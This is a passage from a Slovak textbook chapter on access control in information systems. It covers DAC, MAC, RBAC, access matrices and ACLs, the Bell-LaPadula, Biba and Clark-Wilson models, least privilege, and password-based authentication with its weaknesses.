
Pod riadením prístupu do IKT chápeme prideľovanie a spravovanie oprávnení pre narábanie s počítačovými zdrojmi (dátami, aplikáciami, súbormi atď.). Zvyčajne sa jedná o technické privilégiá ako napríklad oprávnenie vytvárať, čítať, modifikovať alebo mazať súbory, spúšťať vybrané programy alebo vytvárať spojenia v počítačovej sieti. Prístup k počítačovým informačným zdrojom môže byť riadený a kontrolovaný na fyzickej aj na logickej úrovni.

Riadenie prístupu na fyzickej úrovni vymedzuje možnosti vstupu osôb do (a výstupu z nich) budov, serverovní, výpočtového strediska, kancelárií alebo iných priestorov, v ktorých sa fyzicky nachádzajú IKT komponenty (servery, PC, tlačiarne a pod.). V praxi sa využíva viacero prostriedkov na podporu riadenia fyzického prístupu ako napr. návštevnícke karty, identifikačné (ID) karty zamestnancov, kľúče, biometrické systémy.

Riadenie prístupu na logickej úrovni predstavuje prideľovanie a kontrolovanie prístupu k logickým komponentom a zdrojom (aplikácie, transakcie, dáta, služby internetu a pod.) a aplikuje sa vždy, keď sa predmetný zdroj má použiť. Na základe určenia a overenia identity používateľa, ktorý požiadal o prístup k danému zdroju (napr. pokúsil sa otvoriť súbor), bezpečnostných parametrov zdroja a nastavení používateľského profilu systém rozhodne, či požadovaný prístup bude umožnený. Týmto spôsobom sa vymedzí, ktoré súbory používateľ môže otvoriť, ktoré programy môže spúšťať, ktoré služby internetu môže využívať atď. Nástroje na riadenie prístupu sú zabudované do operačných systémov, aplikácií, databáz aj sieťových komponentov. Pre riadenie prístupu existujú aj samostatné špecializované aplikácie.

Riadenie prístupu vo vzťahu ku konkrétnemu používateľovi korešponduje s fázami pracovnoprávneho vzťahu. V zásade sa jedná o vytvorenie, zmeny a odobratie prístupových práv používateľa. V prípade potreby zriadenia prístupových práv (napr. prijatie nového zamestnanca) je potrebné vykonať spravidla nasledovné činnosti:

- vytvoriť a nakonfigurovať samostatné používateľské konto,
- poučiť používateľa o pravidlách práce s IS (ak ešte nebol poučený),
- zvoliť metódu autentizácie a oboznámiť s ňou používateľa (napr. prvotné heslo),
- prideliť používateľskému kontu potrebné oprávnenia.

V situáciách vyžadujúcich zmenu prístupových oprávnení (napr. zmeny v služobných úlohách alebo pracovných činnostiach, preloženie zamestnanca na inú pozíciu) je potrebné zabezpečiť, aby súčasne s pridelením nových oprávnení boli zamestnancovi odobrané pôvodné a nepotrebné oprávnenia. Pri prideľovaní a zmene prístupových oprávnení musí byť zachovaná zásada pridelenia najmenších potrebných oprávnení, ktoré používateľ potrebuje používať na vykonávanie svojej činnosti.

Odobratie prístupových oprávnení (napr. pri ukončení pracovného pomeru zamestnanca, závažnom porušení pracovnej disciplíny, po splnení účelu zriadeného prístupu) je špecifickou formou zmeny prístupových oprávnení. V niektorých prípadoch je po zrušení oprávnení zrušené aj samotné používateľské konto. V prípade odôvodnenej potreby, je možné konto v IS ponechať,

ale v zablokovanom stave (najčastejšie z dôvodu zachovania integrity údajov zaznamenaných v IS, ktoré sa viažu na identitu používateľa). Je potrebné, aby v organizácii boli zavedené procesy zaisťujúce odobratie prístupových oprávnení. V prípade IS, do ktorých majú prístup iba určení zamestnanci organizácie, je obvyklým riešením priama komunikácia medzi pracovníkmi správy IKT zabezpečujúcej správu oprávnení v IS a pracovníkmi personálneho útvaru (alebo obdobným útvarom, ktorý zabezpečuje preradenie zamestnancov v rámci organizačnej štruktúry alebo ich odchod).

V tejto kapitole sa ďalej zameriavame na riadenie prístupu na logickej úrovni (úroveň operačných systémov, aplikácií, počítačových sietí a sieťových služieb). Vysvetľujeme základné mechanizmy identifikácie a autentizácie, riadenie vzdialeného prístupu, stupne spoľahlivosti autentizácie, riadenie a administráciu prístupu z pohľadu prevádzky.

## 4.2 Modely riadenia prístupu

Mechanizmy riadenia prístupu sa v praxi implementujú a využívajú v závislosti od špecifík samotnej organizácie. Ich využitie závisí aj od toho, ako sú definované jednotlivé pozície zamestnancov organizácie a aká je úroveň citlivosti dát, ktoré sa v organizácii spracúvajú. Napr. verejná inštitúcia bude mať iný model riadenia prístupu ako vojenská organizácia. Rôzne modely riadenia prístupu poskytujú rôzne úrovne bezpečnosti vyžadované pri ochrane citlivých údajov organizácie.

Riadený prístup je rozhodujúci pre ochranu dôvernosti a integrity dát. Požiadavka na dôvernosť požaduje, aby iba autorizovaná osoba mohla čítať dáta a požiadavka integrity znamená, že iba autorizovaná osoba má dovolené dáta meniť. Riadený prístup nekladie explicitný dôraz na dostupnosť dát, ale plní dôležitú úlohu pri ochrane dostupnosti (chráni pre vymazaním údajov neoprávnenými osobami, neautorizovanými zmenami údajov a pod.). Ak aj neoprávnená osoba/útočník získa neautorizovaný prístup do systému alebo k dátam prostredníctvom nejakého účtu, na ktorý sa vzťahujú mechanizmy riadenia prístupu, bude mať pre nelegálne činnosti sťažené podmienky.

Definícia a modelovanie riadeného prístupu boli uceleným spôsobom stanovené už v roku 1983, keď Ministerstvo obrany Spojených štátov zverejnilo bezpečnostné kritériá TCSEC vo forme tzv. „Orange book“ (TCSEC – Trusted computer system evaluation criteria). Tieto kritéria definovali dva dôležité režimy riadenia prístupu: voliteľné riadenie prístupu DAC (discretionary access control) a povinné riadenie prístupu MAC (mandatory access control). V deväťdesiatych rokoch bola vyvinutá metóda RBAC (role-based access control), ktorá sa v rôznych modifikáciách používa dodnes.

Pochopenie princípov, modelov a metód riadenia prístupu, ktoré sa dajú použiť v konkrétnom prostredí organizácie, je pre špecialistov IT veľmi dôležité. V ďalšom texte sa budeme venovať vysvetleniu princípov nasledovných metód riadenia prístupu:

- riadenie prístupu metódou DAC,
- riadenie prístupu metódou MAC,
- riadenie prístupu založené na pravidlách (Rule-based access Control),
- riadenie prístupu založené na roliach ( RBAC),
- riadenie prístupu založené na obmedzení rozhrania,
- matice pre riadenie prístupu
    - Capability lists (Zoznam povolených operácií),
    - Access control lists – ACL (Zoznam povolených prístupov),
    - Mechanizmus atribútov
- bezpečnostné modely
    - Bell-LaPadula model,
    - Biba model,
    - Clark-Wilson model.

- pravidlá najmenších privilégií,
- oddeľovanie povinností,
- rotácia povinností,
- oddeľovanie sietí.

### 4.2.1 Riadenie prístupu metódou DAC

Podstata modelu DAC spočíva v tom, že každý používateľ má plnú kontrolu nad všetkými svojimi súbormi a procesmi, ktoré spustil/inicioval a niektoré práva k týmto súborom a procesom môže poskytnúť aj iným používateľom. Inými slovami, ak pre riadenie prístupu používame model DAC, tak sami určujeme, ako chceme ochraňovať a s kým chceme zdieľať svoje dáta. Systémy založené na DAC umožňujú používateľom povoliť alebo zakázať prístup k objektom, ktoré sú v ich vlastníctve. Najčastejšia sa táto metóda implementuje pomocou tzv. zoznamu povolených prístupov (ACL).

Metóda riadenia prístupu DAC je flexibilná a počas osemdesiatych a deväťdesiatych rokov sa štandardne používala v komerčných aj štátnych organizáciách. Ukázalo sa však, že riadenie prístupu typu DAC je nedostatočné, a to najmä z dvoch dôvodov. Prvým dôvodom je, že obmedzenie prístupu k objektu pre čítanie je v podstate dočasné. Napr. keď používateľ A udelí používateľovi B práva na čítanie súboru, tak nič nebráni používateľovi B v tom, aby si skopíroval obsah súboru používateľa A do objektu, ktorý sám spravuje. Toto umožňuje používateľovi B sprístupniť túto kópiu akémukoľvek ďalšiemu používateľovi bez toho, aby o tom používateľ A vedel. Druhým dôvodom je, že metóda prístupu DAC nedokáže čeliť útoku typu „trojský kôň“, pretože programy dedia identitu od používateľa, ktorý ich vyvolal. Používateľ B môže napr. napísať pre používateľa A program, ktorý bude predstierať, že vykonáva užitočné funkcie, ale na pozadí bude čítať obsah súborov používateľa A a zároveň ich ukladať na iné miesto.

### 4.2.2 Riadenie prístupu metódou MAC

V riadení prístupov použitím modelu povinného riadenia prístupu MAC nemajú používatelia možnosť rozhodovať, kto môže pristupovať k ich dátovým súborom. Jednotlivé úrovne riadenia prístupov stanovujú samotné mechanizmy MAC. Prístupy k objektom sú založené na privilégiách/oprávneniach subjektu (používateľa) a citlivosti (klasifikačných atribútoch) objektu (napr. súboru). Inými slovami, o tom akým spôsobom budú dáta zdieľané jednotlivými používateľmi nerozhoduje vlastník objektu, ale systém. Napríklad organizácia môže používateľovi udeliť oprávnenie typu „citlivý“; v tomto prípade bude mať prístup k všetkým objektom s touto klasifikáciou prípadne nižšou (ak sa to vyžaduje).

Zhrnieme stručne dôležité informácie o modeli MAC:

- organizácia prostredníctvom systému riadenia prístupov určuje úrovne (stupne) citlivosti objektov systému, známe aj pod pojmom „labels“ (návestia),
- každému objektu je priradená úroveň citlivosti a je prístupný iba pre užívateľov, ktorí majú oprávnenia tejto úrovne alebo vyššej úrovne,
- zmeniť úroveň citlivosti objektu môže zmeniť iba administrátor systému, nie vlastník objektu.

Model MAC je bezpečnejší ako model DAC, ale na druhej strane, MAC systémy sa pomerne zložito konfigurujú a prakticky implementujú. V kritériách TCSEC (Orange book) sa riadenie prístupu DAC požaduje pre systémy úrovne[100] C a MAC pre systémy, ktoré sú o kategóriu vyššie; t.j. na úrovni B.

[100] Orange book delí systémy do 4 rozličných kategórií, najnižšia je D a najvyššia A.

Je potrebné pamätať si, že model MAC sa pri riadení prístupu spolieha na systém,v ktorom je implementovaný. Napr. ak je súbor klasifikovaný ako dôverný, MAC zabráni komukoľvek zapísať informácie s vyššou bezpečnostnou klasifikáciou do tohto súboru.

### 4.2.3 Model riadenia prístupov založený na pravidlách

Riadenie prístupu založené na pravidlách (Rule-Based Access Control) je v princípe špeciálny typ MAC, pri ktorom je prístup k dátam je určovaný pravidlami alebo používaním klasifikačných návestí a nie na základe identity subjektov a objektov samotných. Tento model riadenia prístupu je obyčajne založený na špecifických profiloch pre každého používateľa, čo umožňuje jednoduchú zmenu bezpečnostnej informácie aj pre jedného používateľa. Špecifické pravidlá vytvorené administrátormi určujú čo sa môže a nemôže vykonať s konkrétnym objektom.

### 4.2.4 Model riadenia prístupov založený na roliach (Role-Based Access Control)

V modeli riadenia prístupu postavenom na roliach (Role-Based Access Control, RBAC) sú rozhodnutia o prístupe založené na roliach, ktoré sú definované na základe organizačnej štruktúry organizácie. Prístupové práva nie sú viazané na jednotlivých zamestnancov, ale na roly a využívanie konkrétnych zdrojov je obmedzené výlučne na osoby, zaradené do roly, ktorá má oprávnenie na prístup k daným zdrojom.

Tento model umožňuje, aby bola bezpečnosť riadená spôsobom, ktorý korešponduje s organizačnou štruktúrou organizácie. Pre riadenie prístupu sú používatelia s podobným pracovným zaradením zaraďovaní do tried (rolí), oprávnenia pre jednotlivé roly sú stanovené na základe pracovných potrieb a požiadaviek organizácie.

RBAC je metóda riadenia prístupu typu MAC, často je taktiež nazývaná aj „Non-discretionary access control“. Bezpečnostná administrácia súvisiaca s RBAC pozostáva z určenia operácií, ktoré musia byť vykonané osobami v konkrétnom pracovnom zaradení a zo zaradenia zamestnancov organizácie do príslušných rolí.

### 4.2.5 Model riadenia prístupu založený na obmedzení rozhraní

Model obmedzenia rozhraní obmedzuje prístupové možnosti používateľov takým spôsobom, že im neumožní požadovať určité funkcie alebo informácie resp. tak, že im neumožní prístup ku špecifickým zdrojom systému. Vo všeobecnosti existujú tri možnosti, ako možno obmedziť rozhranie:

- obmedzenie položiek v menu – používateľom sú ponúknuté iba možnosti príkazov, ktoré môžu spustiť,
- databázové zobrazenie – používateľský prístup k dátam je obmedzený mechanizmami prezentácie dát na úrovni databázového nástroja,
- fyzické oddelenie prístupu k používateľskému rozhraniu.

### 4.2.6 Matice pre riadenie prístupu

Prístupová matica je používaná k zobrazeniu a evidencii prístupových oprávnení aj na ich dokumentáciu. Je to vlastne pole obsahujúce riadok pre subjekt v systéme a stĺpec pre objekt v systéme.

| **Subjekt/objekt** | **Súbor 1** | **Súbor 2** | **Súbor 3** | **Proces 1** |
|---|---|---|---|---|
| Používateľ 1 | - | Read, write | - | Suspend |
| Používateľ 2 | Execute | - | Read, write | - |
| Používateľ 3 | Read | Write | - | - |
| Používateľ 4 | - | - | Read | - |

**Tab. 4.1** príklad prístupovej matice

Zápisy v tejto matici špecifikujú operácie alebo typ prístupu, ktorý má každú subjekt k danému objektu. Z teoretického hľadiska je prístupová matica zaujímavým riešením, z praktického hľadiska však pre pre systém s veľkým počtom používateľov a objektov bude veľmi rozsiahla a môže byť iba riedko zaplnená. Využívané sú najmä nasledovné praktickejšie implementácie prístupovej matice:

- Zoznam povolených operácií,
- Zoznam povolených prístupov,
- Mechanizmus atribútov.

V ďalších častiach tieto špecifické implementácie prístupovej matice popíšeme podrobnejšie.

#### 4.2.6.1 Zoznam povolených operácií

V tomto modeli sa zápis do matice uskutočňuje po riadkoch. Každý subjekt je priradený k zoznamu, ktorý obsahuje povolené operácie ku všetkým zahrnutým objektom. Základnou výhodou tohto modelu je možnosť skontrolovať všetky prístupy, ktoré sú pre daný subjekt povolené. Na druhej strane je ale náročné zisťovať subjekty, ktoré môžu pristupovať k jednotlivým objektom. To by znamenalo nutnosť vyskúšať ich všetky v každom zozname povolených operácií. Z tohto dôvodu je náročné zrušiť prístup subjektu k nejakému objektu v systéme. Riadenie prístupu pomocou zoznamu povolených operácií nie je preto v praxi veľmi rozšírené.

| **Subjekt** | | |
|---|---|---|
| Používateľ 1 | Súbor 2: Read, Write | Proces 1: Suspend |
| Používateľ 2 | Súbor 1: Execute | Súbor 3: Read, Write |
| Používateľ 3 | Súbor 1: Read | Súbor 2: Write |
| Používateľ 4 | Súbor 3: Read | |

**Tab. 4.2** Príklad zoznamu povolených operácií

#### 4.2.6.2 Zoznam povolených prístupov

Metóda zoznamu povolených prístupov zostavuje maticu riadenia prístupu pomocou stĺpcov, ktoré tvoria zoznam používateľov a ich oprávnení vzťahujúcich sa k chránenému objektu (napr. súbor alebo adresár). Každý objekt má nastaviteľné bezpečnostné atribúty, ktoré identifikujú zoznam povolených prístupov pre jednotlivých používateľov. Systém má záznam pre každého používateľa systému s prístupovými oprávneniami. Najčastejšie používané oprávnenia zahrňujú možnosti na čítanie súboru, zápis do súboru alebo spustenie súboru či programu.

Metódu ACL využívajú napr. operačné systémy Microsoft Windows. Samotná implementácia ACL závisí samozrejme na špecifikách každého systému. Základné typy povoleného prístupu sú možnosti čítania, zápisu, vytvorenia, modifikácie, zmazania alebo spustenia (aplikácie).

| **Objekt** | | |
|---|---|---|
| Súbor 1 | Používateľ 2: Execute | Používateľ 3: Read |
| Súbor 2 | Používateľ 1: Read, Write | Používateľ 3: Write |
| Súbor 3 | Používateľ 2: Read, Write | Používateľ 4: Read |
| Proces 1 | Používateľ 1: Suspend | |

**Tab. 4.3** Príklad zoznamu povolených operácií

#### 4.2.6.3 Mechanizmus atribútov

Tento mechanizmus je podobný ako v prípade zoznamu povolených prístupov, rozdiel je v tom, že namiesto spájania používateľov s operáciami sú atribúty spájané s objektmi. Mechanizmus atribútov delí používateľov do troch skupín (vlastník súboru, skupina a ostatní používatelia). Prístupový systém reguluje prístup k súborom pomocou atribútov: čítanie (r), zápis (w) alebo spúšťanie operácie (x). Napr. súbor môže mať nasledujúce atribúty (r w x) (r - x) (- - x). Tento reťazec určuje, že vlastník má právo na čítanie, zápis a spustenie tohto súboru, skupina má právo na čítanie a spustenie a ostatní používatelia majú právo na spustenie. Unixovské operačné systémy historicky využívajú (aj) tento mechanizmus.

### 4.2.7 Bezpečnostné modely

Bezpečnosť sa najlepšie presadzuje pomocou viacúrovňového bezpečnostného systému. Takéto systémy dokážu zabrániť používateľom získať prístup k informáciám klasifikovaným na úrovni, na ktorú nemajú títo používatelia oprávnenia. Na pomoc pri tvorbe viacúrovňových bezpečnostných systémov bolo vytvorených niekoľko bezpečnostných modelov, ktoré je možné využiť pri analýze a tvorbe bezpečnostného systému. Medzi najdôležitejšie patria:

- Bell-LaPadulov model,
- Bibov model,
- Clark-Wilsonov model.

#### 4.2.7.1 Bell-LaPadulov model

Bell-LaPadulov model (BLP) je (technicky) postavený na koncepte konečného automatu. Primárne sa zameriava na zabezpečenie dôvernosti, naopak vôbec neodráža požiadavky na zabezpečenie integrity.

BPL definuje pre systém množinu stavov. Systém prechádza z jedného stavu (súčasného) do druhého (budúceho) na základe hodnoty vstupu a predchádzajúceho stavu. Pravidlá prechodu sú definované pomocou tzv. prechodových funkcií. BPM predpokladá, že počiatočný stav je bezpečný a jeho hlavným cieľom je zabezpečiť, aby prechod vždy skončil v bezpečnom stave. BLP definuje bezpečný stav prostredníctvom troch vlastností:

- Simple Security Property – znamená, že čítanie informácií subjektom na nižšej úrovni od objektu na vyššej úrovni nie je dovolené,
- *property (hviezdičková vlastnosť) – znamená, že zápis informácií subjektom na vyššej úrovni do objektu na nižšej úrovni nie je dovolený („no write down“),
- Discretionary Security property – znamená, že na špecifikovanie DAC sa používa prístupová matica.

Použitie tohto modelu zabraňuje používateľom a procesom, aby mohli získať prístup k objektom presahujúcim ich bezpečnostnú úroveň. Zároveň zabraňuje procesom v rámci stanovenej klasifikácie zapísať dáta do prostredia s nižšou úrovňou klasifikácie. „No write down“ princíp zabraňuje umiestneniu dát, ktoré nie sú citlivé, ale sú umiestnené v citlivom dokumente do menej citlivého súboru. BLP model rieši najmä riziká úniku citlivých informácií mimo prostredie organizácie.

#### 4.2.7.2 Bibov model

Bibov model rieši tok dát z jednej bezpečnostnej úrovne do inej a kladie hlavný dôraz na zaistenie integrity dát. Tento model má dve základné axiómy súvisiace s integritou (v porovnaní s BLP má pravidlá stanovené opačne):

- Simple integrity axiom (axióma jednoduchej integrity) – znamená, že subjekt na jednej úrovni integrity nemá dovolené čítať objekt na nižšej úrovni integrity (no read down),
- *Integrity axiom – znamená, že objekt na jednej úrovni integrity nemá dovolené modifikovať (write to) objekty na vyššej úrovni integrity (no write up). Napr. ak proces

môže zapísať dáta nad svoju bezpečnostnú úroveň, môžu byť dôveryhodné dáta znehodnotené práve pridaním menej dôveryhodných dát.

Subjekt na jednej úrovni integrity sa nemôže odvolávať na subjekt na vyššej úrovni integrity. Tento model vo všeobecnosti zaistí, že informácia môže smerovať iba smerom dolu. Uvedené dve axiómy zabezpečujú, že „čisté“ subjekty a objekty nebudú znehodnotené práve „špinavými“ informáciami.

#### *4.2.7.3 Clark-Wilsonov model*

Clark-Wilsonov model využíva vhodne vytvorené transakcie, oddelenie povinností a označovanie subjektov a objektov na zaistenie ich integrity. Tento model identifikuje tri pravidlá integrity:

- neautorizovaní používatelia by nemali robiť žiadne zmeny v objektoch,
- systém by mal udržiavať vnútornú a vonkajšiu konzistenciu,
- autorizovaní používatelia by nemali vykonávať neautorizované zmeny.

V modeli sú na vynútenie integrity používané dva mechanizmy:

- Vhodne vytvorené transakcie – dáta alebo dátový proces sa môžu meniť len pomocou špecifických dôveryhodných programov. Používatelia majú potom prístup k týmto programom a nie priamo k dátam.
- Oddelenie povinností – v prípade manipulácie s dátami alebo pokusom o prienik do systému sú používatelia nútení spolupracovať z dôvodu rozdelenia právomocí a povinností medzi viacerých používateľov.

### 4.2.8 Pravidlá najmenších privilégií

Pravidlo najmenšieho oprávnenia je jedným zo základných princípov praktickej informačnej bezpečnosti. Môže byť definované ako politika, ktorá limituje prístup tak používateľov ako aj procesov iba k tým zdrojom, ktoré sú nevyhnutné na výkon požadovanej funkcie.

Keď administrátor implementuje pravidlo najmenších oprávnení, musí identifikovať všetky používateľské úlohy a minimálny zoznam oprávnení potrebných na vykonávanie/plnenie týchto úloh. Administrátor následne aplikuje obmedzenia na používateľa tak, aby mohol pristupovať iba k tým zdrojom, ktoré sú nevyhnutné na vykonanie jeho pracovných úloh (ani viac oprávnení, ani menej). Príklady implementácie najmenších možných oprávnení:

- zabezpečenie, aby minimálny okruh používateľov mal oprávnenia na úrovni *root* alebo *administrator*,
- zamedzenie spúštania nezabezpečených programov na bezpečnostnom zariadení (napr. firewall) alebo iných dôveryhodných zariadeniach.

### 4.2.9 Oddeľovanie povinností

Cieľom metódy oddeľovania povinností je zaistiť, aby žiadna osoba nemohla samotná ohroziť bezpečnosť v systéme. Na oddelenie povinností je potrebne stanoviť, ktoré povinnosti v sebe majú príliš zneužiteľné vysoké oprávnenia.

Možné aktivity v systéme je preto potrebné identifikovať a ohodnotiť príslušným stupňom rizika (napr. vysoké, stredné, nízke) podľa vykonanej analýzy rizík. V ďalšom kroku je potrebné aktivity s neakceptovateľne vysokým rizikom rozdeliť na viacero menších aktivít a tie rozdeliť medzi viacerých jednotlivcov. Týmto spôsobom organizácia nevkladá príliš veľkú dôveru v konkrétnych jednotlivcov a v prípade plánovania nelegálnej aktivity zamestnancami by bola potrebná ich vzájomná tajná dohoda a spolupráca. Toto preventívne opatrenie znamená, že v prípade páchania trestnej činnosti by muselo byť do tejto činnosti zapojených viacero osôb.

### 4.2.10 Rotácia povinností

Rotácia povinností alebo rotácia pracovných pozícií je výmena ľudí, ktorí plnia bezpečnostne relevantné úlohy, alebo sú na pozícii spojenej s plnením takýchto úloh. Je možná v prípade, ak v organizácii pôsobí viacero osôb na rovnakej alebo podobnej pracovnej pozícii. Rotácia pracovných pozícií resp. povinností umožňuje organizácii mať k dispozícii viac ako len jednu osobu, ktorá rozumie daným úlohám a zodpovednostiam danej špecifickej pracovnej pozície. Tento prístup minimalizuje riziko, že dané funkcie nebude mať v prípade odchodu alebo absencie jedného zamestnanca kto vykonávať, ako aj napomáha pri identifikácii slabých miest v systéme a podozrivých aktivít.

### 4.2.11 Oddeľovanie sietí

Oddeľovanie sietí sa v praxi zabezpečuje prostredníctvom fyzických alebo technologických prostriedkov. Účelom je oddeliť určitých používateľov, servery alebo iné zdroje od iných, napríklad menej citlivých alebo naopak citlivejších zdrojov. V prípade, ak je potrebná komunikácia medzi takto oddelenými entitami, mala by existovať demilitarizovaná zóna zabezpečujúca ochranu prebiehajúcej komunikácie. Napríklad umiestnením dôležitých databáz, súborov a serverov do jednej serverovne s riadeným prístupom je používateľom znemožnený fyzický prístup k citlivým systémom. Informačný systém umožní logický prístup k týmto zdrojom prostredníctvom počítačovej siete, ale iba prostredníctvom firewalu umiestneného v segmente, ktorý oddeľuje používateľov od serverov.

## 4.3 Identifikácia a autentizácia

Riadenie prístupu v praxi vyžaduje rozlišovanie jednotlivých používateľov, t.j. ich identifikáciu (určenie identity). Pod identifikáciou rozumieme proces, ktorým používateľ poskytuje svoju identitu do systému (napr. zadá prihlasovacie meno). Autentizácia znamená overenie (potvrdenie) identity, ktorú používateľ poskytol (napr. v rámci autentizácie zadá heslo). IKT systémy rozpoznávajú a overujú identitu používateľov práve na základe autentizačných údajov, ktoré používatelia poskytnú systému. Samotný proces autentizácie má niekoľko krokov, ktoré si vyžadujú samostatné zabezpečenie. Ide najmä o zadávanie a prenos autentizačných údajov, rozpoznanie používateľa, ktorý sa autentizoval, používateľa, ktorý so systémom pracuje (používateľ sa môže prihlásiť, odísť od PC a jeho miesto zaujme niekto iný, pričom systém stále akceptuje identitu predchádzajúceho používateľa). Toto separátne zabezpečenie prvkov autentizačného procesu je predmetom ďalších bezpečnostných mechanizmov a opatrení. Identifikácia a autentizácia (I&A) je kľúčovým prvkom riadenia prístupu zúčastnených strán (napr. používateľov, administrátorov, systémov).

Vo všeobecnosti sa využívajú tri základné mechanizmy autentizácie používateľov (alebo ich kombinácia) založené na:

- niečom, čo používateľ *vie* (napr. heslo, PIN),
- niečom, čo používateľ *má* (token – čipová karta, generátor jednorazových hesiel, klientský certifikát),
- niečom, čo používateľ *je* (biometrické charakteristiky ako odtlačok prsta, rozpoznávanie vlastností dúhovky, dynamika vlastnoručného podpisu).

V praxi sú s každým z týchto mechanizmov spojené požiadavky, ktoré si často vzájomné odporujú (pohodlnosť použitia, chybovosť, finančná nákladnosť, spoľahlivosť, nenáročná administrácia). Na prvý pohľad sa môže zdať, že vyššie uvedené mechanizmy poskytujú silnú autentizáciu, v skutočnosti je s nimi spojených množstvo bezpečnostných problémov. Ak sa cudzia osoba rozhodne predstierať identitu legitímneho používateľa, môže skúsiť uhádnuť jeho

heslo alebo ho odpozorovať, ukradnúť jeho čipovú kartu, sfalšovať podpis. Navyše má každá metóda aj negatívne črty tak pre používateľov ako aj pre administrátorov (používatelia často zabúdajú heslá, strácajú tokeny, niektoré biometrické systémy môžu používateľov obťažovať alebo sú finančne príliš nákladné). Praktické implementácie silnejšej autentizácie využívajú kryptografické mechanizmy, ktoré spoľahlivosť autentizácie významne zvyšujú.

### 4.3.1 I&A založená na niečom, čo používateľ vie

V praxi sa najčastejšie stretávame s formou identifikácie a autentizácie založenou na prihlasovacom mene a k nemu priradenému heslu. Táto technika je založená výlučne na niečom, čo používateľ vie. Okrem konvenčných hesiel existujú aj ďalšie mechanizmy založené na znalosti špeciálnej informácie, napr. šifrovacieho kľúča. Heslá sa využívajú ako bezpečnostný mechanizmus IKT systémov už veľmi dlho. Ich použitie je integrované v operačných systémoch a aplikáciách, používatelia sú oboznámení so spôsobom ich využívania, je prepracovaný systém ich vytvárania a správy. Ak sú heslá využívané v súlade s vhodne definovanými politikami a smernicami organizácie, môžu poskytnúť dostatočnú bezpečnosť.

Pod heslom chápeme tajnú informáciu (typicky reťazec znakov), ktorú používateľ použije na overenie svojej identity. Použitie hesla s používateľským identifikátorom, ako je napríklad používateľské meno (identifikátor), je asi najvyužívanejšou formou identifikácie a autentizácie. Pri tejto forme identifikácie používateľ zadáva identifikátor, ktorý označuje identitu používateľa pre systém (login, prihlasovacie meno). Overovanie identity v tomto prípade je proces potvrdenia identifikátora zadaním tajnej informácie (hesla), ktorú pozná len držiteľ prideleného identifikátora.

Vo všeobecnosti, systémy riadenia prístupov založené na hesle vyžadujú, aby používateľ zadal svoje používateľské meno a heslo. Systém po zadaní hesla overí jeho správnosť; t.j. či heslo prislúcha k používateľskému menu. Po pozitívnom overení správnosti hesla je používateľ autentizovaný (jeho identita je potvrdená) a systém mu povolí prístup, na ktorý má oprávnenie. Ako už bolo uvedené vyššie, autentizácia môže zahŕňať niečo, čo používateľ pozná (napr. heslo), niečo, čo používateľ má (napr. čipová karta) alebo niečo, čím používateľ "je" (napr. odtlačok prsta alebo hlasová vzorka). Tzv. jednofaktorová autentizácia používa iba jednu z týchto troch foriem overovania, zatiaľ čo dvojfaktorová autentizácia používa kombináciu dvoch foriem a trojfaktorová autentizácia používa všetky tri formy. Použitie viacerých faktorov sťažuje útočníkom získanie neoprávneného prístupu k systému. Napríklad, je ľahšie odhaliť heslo používateľa alebo ukradnúť používateľovi autentizačný token (napr. čipovú kartu), ako ukradnúť čipovú kartu a zároveň odhaliť aj PIN k nej a heslo používateľa. Pre splnenie rôznych bezpečnostných a prevádzkových potrieb sa výber autentizačných metód medzi systémami líši. Heslá však zostávajú najčastejšie používanou metódou autentizácie, používané tak samostatne, ako aj s ostatnými autentizačnými faktormi.

Existujú rôzne formy hesiel. Jedna z nich je známa ako osobné identifikačné číslo (personal identification number, PIN). PIN je relatívne krátke číslo (obvykle 4–6 znakov) a skladá sa iba z číslic, napríklad "7352" alebo "832290". Vyžaduje menej času na zadávanie (a jednoduchšie zariadenie na zadávanie hesla) ako iné druhy hesiel a preto sa často používa v prostrediach a situáciách, kde by zložitejšie heslá mohli spôsobiť problémy (napr. vysokú chybovosť pri zadávaní, drahšie vstupné zariadenie alebo neúmerné časové zdržanie). V týchto prostrediach sú zavedené aj iné (fyzické) bezpečnostné opatrenia, ktoré kompenzujú relatívne nízku úroveň zabezpečenia poskytovaného PIN-om. PIN sa tiež používa pre zabezpečovacie systémy, platobné karty a iné zariadenia, ale len zriedkavo sa používa aj ako jediná forma autentizácie pre prístup do IKT systému.
Ďalšie forma hesla je známa ako fráza. Ide o pomerne dlhé heslo pozostávajúce z radu slov alebo úplnej vety. Príkladom je heslo "Som_zamestnanec_c1!". Motiváciou pre používanie frázy je, že môže byť dlhšia ako jednoslovné heslo, ale je ľahšie zapamätateľná ako sled ľubovoľných písmen, číslic a špeciálnych znakov, napríklad "72 * ^ DSD!" alebo "C8ke2.e3:". Avšak, jednoduché frázy ako "mamraddobrejedlo" sú predvídateľné, a preto pre útočníka ľahšie uhádnuteľné heslo ako "9j% # F.0", takže dĺžka hesla sama o sebe neznamená silnejšie heslo.

S plošným nasadením a využívaním hesiel súvisí množstvo vážnych bezpečnostných problémov. Odhalenie hesla v praxi môže spôsobiť získanie neoprávneného prístupu k viacerým systémom a aplikáciám súčasne (pri používaní tzv. single sign-on systémov, viď ďalej v tejto kapitole). Aj z tohto dôvodu sa z dlhodobého hľadiska autentizačné schémy založené na znalosti hesla budú postupne nahrádzať silnejšími formami autentizácie. Slabým miestom hesiel je, že ich bezpečnosť je založené na uchovávaní hesla v tajnosti. V súčasnosti existuje množstvo spôsobov, ako sa utajenie hesla dá narušiť. Riziko odhalenia hesla sa síce vo viacerých prípadoch dá efektívne minimalizovať vhodnými technikami práce s heslami, v prípade požiadavky na vyššiu úroveň bezpečnosti je však v dnešnej dobe iba samotné heslo nepostačujúce. Najznámejšie spôsoby narušenia bezpečnosti autentizácie postavenej na hesle sú vysvetlené v ďalšom texte.

*Hádanie alebo hľadanie hesiel*. V prípade, že si používateľ vyberie heslo sám, má tendenciu zvoliť si ľahké, zapamätateľné heslo. Takéto heslo je však aj ľahko uhádnuteľné. Mená, priezviská, dátumy narodenia, svadby, ŠPZ, obľúbené športové tímy, mená domácich zvierat sú časté príklady nevhodných hesiel. Na druhej strane, zložité, počítačom vygenerované heslá sa ťažko pamätajú a používatelia si ich preto zapisujú na papieriky. Množstvo počítačových systémov má „od výroby“ prednastavené štandardné heslá, ktoré sú všeobecne známe. Pokiaľ ich administrátor nezmení, môžu byť zneužité. Napriek tomu, že tento problém je notorický známy už roky, pravidelne sa objavujú kauzy zneužitia triviálnych hesiel. Na Slovensku v minulosti výrazne zarezonovala kauza nezmenených prednastavených hesiel na NBÚ SR.

